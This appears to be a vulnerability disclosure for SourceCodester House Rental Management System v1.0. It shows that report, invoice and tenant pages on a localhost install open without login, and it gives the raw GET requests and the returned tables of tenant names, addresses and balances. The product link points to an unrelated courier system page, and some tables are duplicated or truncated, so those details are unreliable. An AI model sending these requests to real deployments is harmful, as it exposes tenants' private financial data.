Broken Access Control vulnerability in the Report functionality of SourceCodester House Rental Management System v1.0 allows attackers to access sensitive information like reports and other post login user data via the direct URL access.

Affected Vendor: SourceCodester (https://www.sourcecodester.com)

Product Official Website URL: House Rental Management System v1.0 (https://www.sourcecodester.com/php/17375/best-courier-management-system-project-php.html)

Version: 1.0


Affected Components:

- http://localhost/rental/payment_report.php?month_of=2024-05
- http://localhost/rental/balance_report.php
- http://localhost/rental/invoices.php
- http://localhost/rental/tenants.php
- http://localhost/rental/users.php

Steps:

1. Access the URL: http://localhost/rental/payment_report.php?month_of=2024-05 without authentication.

2. Post login data is displayed without any authentication requirement.




Month of: 2024-05 Filter

Print

#	Date	Tenant	House #	Invoice	Amount
1	May 02,2024	Sharma, Aarav Kumar	123 Main St	INV001	1,500.00
2	May 04,2024	Patel, Aadhya Singh	456 Elm St	INV002	1,200.00
3	May 06,2024	Desai, Advait Gupta	789 Oak St	INV003	1,600.00
4	May 08,2024	Joshi, Ananya Shah	101 Pine St	INV004	1,800.00
5	May 10,2024	Khan, Arnav Patel	222 Maple St	INV005	1,400.00
6	May 12,2024	Shah, Aryan Mishra	333 Cherry St	INV006	1,700.00
7	May 14,2024	Singh, Avni Verma	444 Walnut St	INV007	1,300.00
8	May 16,2024	Mehta, Ishaan Kumar	555 Cedar St	INV008	1,900.00
9	May 18,2024	Gupta, Kabir Malhotra	666 Birch St	INV009	1,550.00
10	May 20,2024	Singh, Kiara Sharma	777 Spruce St	INV010	1,250.00
11	May 22,2024	Verma, Reyaansh Singh	888 Elmwood St	INV011	1,650.00
12	May 24,2024	Sharma, Rhea Patel	999 Pineapple St	INV012	1,350.00
13	May 26,2024	Kaur, Rudra Mishra	111 Mango St	INV013	1,450.00
14	May 28,2024	Kumar, Saisha Desai	222 Banana St	INV014	1,700.00
		Total Amount			**21,350.00**

Copyright © 2024 Tenant Management System Software - Design By Mayuri K. Freelancer



```
GET /rental/payment_report.php?month_of=2024-05 HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:127.0)
Gecko/20100101 Firefox/127.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=1
```


Month of: May, 2024 Filter

Print


#	Date	Tenant	House #	Invoice	Amount
1	May 02,2024	Sharma, Aarav Kumar	123 Main St	INV001	1,500.00
2	May 04,2024	Patel, Aadhya Singh	456 Elm St	INV002	1,200.00
3	May 06,2024	Desai, Advait Gupta	789 Oak St	INV003	1,600.00
4	May 08,2024	Joshi, Ananya Shah	101 Pine St	INV004	1,800.00
5	May 10,2024	Khan, Arnav Patel	222 Maple St	INV005	1,400.00
6	May 12,2024	Shah, Aryan Mishra	333 Cherry St	INV006	1,700.00
7	May 14,2024	Singh, Avni Verma	444 Walnut St	INV007	1,300.00
8	May 16,2024	Mehta, Ishaan Kumar	555 Cedar St	INV008	1,900.00
9	May 18,2024	Gupta, Kabir Malhotra	666 Birch St	INV009	1,550.00
10	May 20,2024	Singh, Kiara Sharma	777 Spruce St	INV010	1,250.00
11	May 22,2024	Verma, Reyaansh Singh	888 Elmwood St	INV011	1,650.00
12	May 24,2024	Sharma, Rhea Patel	999 Pineapple St	INV012	1,350.00
13	May 26,2024	Kaur, Rudra Mishra	111 Mango St	INV013	1,450.00
14	May 28,2024	Kumar, Saisha Desai	222 Banana St	INV014	1,700.00
		Total Amount			**21,350.00**

3. Similarly, access the below URL's without authentication. Post login sensitive data is displayed without authentication.

http://localhost/rental/balance_report.php



#	Tenant	House #	Monthly Rate	Payable Months	Payable Amount	Paid	Outstanding Balance	Last Payment
1	Sharma, Rhea Patel	999 Pineapple St	220,000.00	1 mo/s	220,000.00	1,350.00	218,650.00	May 24,2024
2	Test2, Test2 Test2	888 Watermelon St	85,000.00	2 mo/s	170,000.00	0.00	170,000.00	Jan 01,1970
3	Verma, Reyaansh Singh	888 Elmwood St	600,000.00	1 mo/s	600,000.00	1,650.00	598,350.00	May 22,2024
4	Desai, Advait Gupta	789 Oak St	300,000.00	1 mo/s	300,000.00	1,600.00	298,400.00	May 06,2024
5	Singh, Kiara Sharma	777 Spruce St	320,000.00	1 mo/s	320,000.00	1,250.00	318,750.00	May 20,2024
6	Gupta, Kabir Malhotra	666 Birch St	1,200.00	1 mo/s	1,200.00	1,550.00	-350.00	May 18,2024
7	Mehta, Ishaan Kumar	555 Cedar St	275,000.00	1 mo/s	275,000.00	1,900.00	273,100.00	May 16,2024
8	Patel, Aadhya Singh	456 Elm St	1,500.00	1 mo/s	1,500.00	1,200.00	300.00	May 04,2024
9	Singh, Avni Verma	444 Walnut St	100,000.00	1 mo/s	100,000.00	1,300.00	98,700.00	May 14,2024
10	Shah, Aryan Mishra	333 Cherry St	75,000.00	1 mo/s	75,000.00	1,700.00	73,300.00	May 12,2024
11	Khan, Arnav Patel	222 Maple St	200,000.00	1 mo/s	200,000.00	1,400.00	198,600.00	May 10,2024
12	Kumar, Saisha Desai	222 Banana St	95,000.00	1 mo/s	95,000.00	1,700.00	93,300.00	May 28,2024
13	Sharma, Aarav Kumar	123 Main St	250,000.00	2 mo/s	500,000.00	1,500.00	498,500.00	May 02,2024
14	Kaur, Rudra Mishra	111 Mango St	80,000.00	1 mo/s	80,000.00	1,450.00	78,550.00	May 26,2024
15	Joshi, Ananya Shah	101 Pine St	500,000.00	1 mo/s	500,000.00	1,800.00	498,200.00	May 08,2024




```
GET /rental/balance_report.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:127.0)
Gecko/20100101 Firefox/127.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
age/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=1

```


#	Tenant	House #	Monthly Rate	Payable Months	Payable Amount	Paid	Outstanding Balance	Last Paymen
1	Sharma, Rhea Patel	999 Pineapple St	220,000.00	1 mo/s	220,000.00	1,350.00	218,650.00	May 24,2024
2	Test2, Test2 Test2	888 Watermelon St	85,000.00	2 mo/s	170,000.00	0.00	170,000.00	Jan 01,1970
3	Verma, Reyaansh Singh	888 Elmwood St	600,000.00	1 mo/s	600,000.00	1,650.00	598,350.00	May 22,2024
4	Desai, Advait Gupta	789 Oak St	300,000.00	1 mo/s	300,000.00	1,600.00	298,400.00	May 06,2024
5	Singh, Kiara Sharma	777 Spruce St	320,000.00	1 mo/s	320,000.00	1,250.00	318,750.00	May 20,2024
6	Gupta, Kabir Malhotra	666 Birch St	1,200.00	1 mo/s	1,200.00	1,550.00	-350.00	May 18,2024
	Mehta,	555 Cedar						May

http://localhost/rental/invoices.php



List of Payments New Entry

#	Date	Tenant	Invoice	Amount	Action
1	May 28, 2024	Kumar, Saisha Desai	INV014	1,700.00	Edit Delete
2	May 26, 2024	Kaur, Rudra Mishra	INV013	1,450.00	Edit Delete
3	May 24, 2024	Sharma, Rhea Patel	INV012	1,350.00	Edit Delete
4	May 22, 2024	Verma, Reyaansh Singh	INV011	1,650.00	Edit Delete
5	May 20, 2024	Singh, Kiara Sharma	INV010	1,250.00	Edit Delete
6	May 18, 2024	Gupta, Kabir Malhotra	INV009	1,550.00	Edit Delete
7	May 16, 2024	Mehta, Ishaan Kumar	INV008	1,900.00	Edit Delete
8	May 14, 2024	Singh, Avni Verma	INV007	1,300.00	Edit Delete
9	May 12, 2024	Shah, Aryan Mishra	INV006	1,700.00	Edit Delete
10	May 10, 2024	Khan, Arnav Patel	INV005	1,400.00	Edit Delete
11	May 08, 2024	Joshi, Ananya Shah	INV004	1,800.00	Edit Delete
12	May 06, 2024	Desai, Advait Gupta	INV003	1,600.00	Edit Delete
13	May 04, 2024	Patel, Aadhya Singh	INV002	1,200.00	Edit Delete
14	May 02, 2024	Sharma, Aarav Kumar	INV001	1,500.00	Edit Delete




```
GET /rental/invoices.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:127.0)
Gecko/20100101 Firefox/127.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
bp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=1
```

List of Payments New Entry

#	Date	Tenant	Invoice	Amount	Action
1	May 28, 2024	Kumar, Saisha Desai	INV014	1,700.00	Edit Delete
2	May 26, 2024	Kaur, Rudra Mishra	INV013	1,450.00	Edit Delete
3	May 24, 2024	Sharma, Rhea Patel	INV012	1,350.00	Edit Delete
4	May 22, 2024	Verma, Reyaansh Singh	INV011	1,650.00	Edit Delete
5	May 20, 2024	Singh, Kiara Sharma	INV010	1,250.00	Edit Delete
6	May 18, 2024	Gupta, Kabir Malhotra	INV009	1,550.00	Edit Delete
7	May 16, 2024	Mehta, Ishaan Kumar	INV008	1,900.00	Edit Delete
8	May 14, 2024	Singh, Avni Verma	INV007	1,300.00	Edit Delete
9	May 12, 2024	Shah, Aryan Mishra	INV006	1,700.00	Edit Delete
10	May 10, 2024	Khan, Arnav Patel	INV005	1,400.00	Edit Delete
11	May 08, 2024	Joshi, Ananya Shah	INV004	1,800.00	Edit Delete
12	May 06, 2024	Desai, Advait Gupta	INV003	1,600.00	Edit Delete
13	May 04, 2024	Patel, Aadhya Singh	INV002	1,200.00	Edit Delete
14	May 02, 2024	Sharma, Aarav Kumar	INV001	1,500.00	Edit Delete


http://localhost/rental/tenants.php



List of Tenant New Tenant

#	Name	House Rented	Monthly Rate	Outstanding Balance	Last Payment	Action
1	Sharma, Rhea Patel	**999 Pineapple St**	**220,000.00**	**218,650.00**	**May 24, 2024**	View Edit Delete
2	Test2, Test2 Test2	**888 Watermelon St**	**85,000.00**	**170,000.00**	**N/A**	View Edit Delete
3	Verma, Reyaansh Singh	**888 Elmwood St**	**600,000.00**	**598,350.00**	**May 22, 2024**	View Edit Delete
4	Desai, Advait Gupta	**789 Oak St**	**300,000.00**	**298,400.00**	**May 06, 2024**	View Edit Delete
5	Singh, Kiara Sharma	**777 Spruce St**	**320,000.00**	**318,750.00**	**May 20, 2024**	View Edit Delete
6	Gupta, Kabir Malhotra	**666 Birch St**	**1,200.00**	**-350.00**	**May 18, 2024**	View Edit Delete
7	Mehta, Ishaan Kumar	**555 Cedar St**	**275,000.00**	**273,100.00**	**May 16, 2024**	View Edit Delete
8	Patel, Aadhya Singh	**456 Elm St**	**1,500.00**	**300.00**	**May 04, 2024**	View Edit Delete
9	Singh, Avni Verma	**444 Walnut St**	**100,000.00**	**98,700.00**	**May 14, 2024**	View Edit Delete
10	Shah, Aryan Mishra	**333 Cherry St**	**75,000.00**	**73,300.00**	**May 12, 2024**	View Edit Delete
11	Khan, Arnav Patel	**222 Maple St**	**200,000.00**	**198,600.00**	**May 10, 2024**	View Edit Delete
12	Kumar, Saisha Desai	**222 Banana St**	**95,000.00**	**93,300.00**	**May 28, 2024**	View Edit Delete
13	Sharma, Aarav Kumar	**123 Main St**	**250,000.00**	**498,500.00**	**May 02, 2024**	View Edit Delete
14	Kaur, Rudra Mishra	**111 Mango St**	**80,000.00**	**78,550.00**	**May 26, 2024**	View Edit Delete
15	Joshi, Ananya Shah	**101 Pine St**	**500,000.00**	**498,200.00**	**May 08, 2024**	View Edit Delete

Copyright © 2024 Tenant Management System Software - Design By Mayuri K. Freelancer




```
GET /rental/tenants.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:127.0)
Gecko/20100101 Firefox/127.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=1
```

